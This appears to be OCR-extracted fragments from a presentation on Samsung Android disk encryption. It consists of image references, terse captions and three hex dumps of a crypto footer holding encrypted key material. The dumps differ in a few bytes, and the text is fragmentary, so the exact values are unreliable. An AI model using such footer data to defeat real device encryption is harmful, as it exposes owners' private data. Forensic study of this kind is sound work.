
Samsung way

Key length




```
00000000  c5 b1 b5 d0 01 00 00 00  d8 00 00 00 08 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 f4 e5 41 78 bf e5 41  |v:sha256...Ax..A|
00000040  00 00 00 00 01 00 00 00  c0 be e5 41 00 00 00 00  |...........A....|
00000050  c8 f4 e5 41 8d 32 1a 40  01 00 00 00 c8 00 00 00  |...A.2.@........|
00000060  4c ab 53 41 b1 e4 01 10  00 00 00 00 00 00 00 00  |L.SA............|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000140  00 00 00 00 00 00 00 00  8c 00 00 00 90 c1 6c 4b  |..............lK|
00000150  e8 74 89 ab cf 71 1b f3  9e c2 09 40 e8 54 7a ea  |.t...q.....@.Tz.|
00000160  db b7 02 ed 85 d2 ea 09  f2 02 03 3b 06 09 a9 8b  |...........;....|
00000170  0b 1b 25 99 2a 8a 62 e8  90 4c 28 ad 8a e7 4f 39  |..%.*.b..L(...O9|
00000180  bc af 1e e4 ee 69 82 40  d4 81 02 08 1d 80 fc 63  |.....i.@.......c|
00000190  77 b7 b9 d9 85 37 4d 7f  05 a6 6d d5 d6 98 53 a9  |w....7M...m...S.|
000001a0  68 e5 a4 ad ba 56 72 2b  5c 35 bd f0 7b 5f 40 44  |h....Vr+\5..{_@D|
000001b0  18 88 fd 7f 9a 79 75 eb  59 b4 41 1a 2d f9 ae 3c  |.....yu.Y.A.-..<|
000001c0  b8 93 a4 2c 6c 72 44 b2  8d 5e f2 65 ac c9 06 3c  |...,lrD..^.e...<|
000001d0  85 8b 0e f5 24 11 06 a2  00 00 00 00 00 00 00 00  |....$...........|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```

Samsung way



```
00000000  c5 b1 b5 d0 01 00 00 00  c3 00 00 00 08 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 f4 e5 41 78 bf e5 41  |v:sha256...Ax..A|
00000040  00 00 00 00 01 00 00 00  c0 be e5 41 00 00 00 00  |...........A....|
00000050  c8 f4 e5 41 8d 32 1a 40  01 00 00 00 c8 00 00 00  |...A.2.@........|
00000060  4c ab 53 41 b1 e4 01 10  00 00 00 00 00 00 00 00  |L.SA............|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000140  00 00 00 00 00 00 00 00  8c 00 00 00 90 c1 6c 4b  |..............lK|
00000150  e8 74 89 ab cf 71 1b f3  9e c2 09 40 e8 54 7a ea  |.t...q.....@.Tz.|
00000160  db b7 02 ed 85 d2 ea 09  f2 02 03 3b 06 09 a9 8b  |...........;....|
00000170  0b 1b 25 99 2a 8a 62 e8  90 4c 28 ad 8a e7 4f 39  |..%.*.b..L(...O9|
00000180  bc af 1e e4 ee 69 82 40  d4 81 02 08 1d 80 fc 63  |.....i.@.......c|
00000190  77 b7 b9 d9 85 37 4d 7f  05 a6 6d d5 d6 98 53 a9  |w....7M...m...S.|
000001a0  68 e5 a4 ad ba 56 72 2b  5c 35 bd f0 7b 5f 40 44  |h....Vr+\5..{_@D|
000001b0  18 88 fd 7f 9a 79 75 eb  59 b4 41 1a 2d f9 ae 3c  |.....yu.Y.A.-..<|
000001c0  b8 93 a4 2c 6c 72 44 b2  8d 5e f2 65 ac c9 06 3c  |...,lrD..^.e...<|
000001d0  85 8b 0e f5 24 11 06 a2  00 00 00 00 00 00 00 00  |....$...........|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```


Samsung way



```
00000000  c5 b1 b5 d0 01 00 00 00  c3 00 00 00 08 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 f4 e5 41 78 bf c5 41  |v:sha256...Ax..A|
00000040  00 00 00 00 01 00 00 00  c0 be e5 41 00 00 00 00  |...........A....|
00000050  c8 f4 e5 41 8d 32 1a 40  01 00 00 00 c8 00 00 00  |...A.2.@........|
00000060  4c ab 53 41 b1 e4 01 10  00 00 00 00 00 00 00 00  |L.SA............|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000140  00 00 00 00 00 00 00 00  8c 00 00 00 90 c1 6c 4b  |..............lK|
00000150  e8 74 89 ab cf 71 1b f3  9e c2 09 40 e8 54 7a ea  |.t...q.....@.Tz.|
00000160  db b7 02 ed 85 d2 ea 09  f2 02 03 3b 06 09 d9 8b  |...........;....|
00000170  0b 1b 25 99 2a 8a 62 e8  90 4c 28 ad 8a e7 4f 39  |..%.*.b..L(...O9|
00000180  bc af 1e e4 ee 69 82 40  d4 81 02 08 1d 80 fc 63  |.....i.@.......c|
00000190  77 b7 b9 d9 85 37 4d 7f  05 a6 6d d5 d6 98 53 a9  |w....7M...m...S.|
000001a0  68 e5 a4 ad ba 56 72 2b  5c 35 bd f0 7b 5f 40 44  |h....Vr+\5..{_@D|
000001b0  18 88 fd 7f 9a 79 75 eb  59 b4 41 1a 2d f9 ae 3c  |.....yu.Y.A.-..<|
000001c0  b8 93 a4 2c 6c 72 44 b2  8d 5e f2 65 ac c9 06 3c  |...,lrD..^.e...<|
000001d0  85 8b 0e f5 24 11 06 a2  00 00 00 00 00 00 00 00  |....$...........|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
```


Samsung way

Samsung way



TEE


Samsung way



mobicore kernel

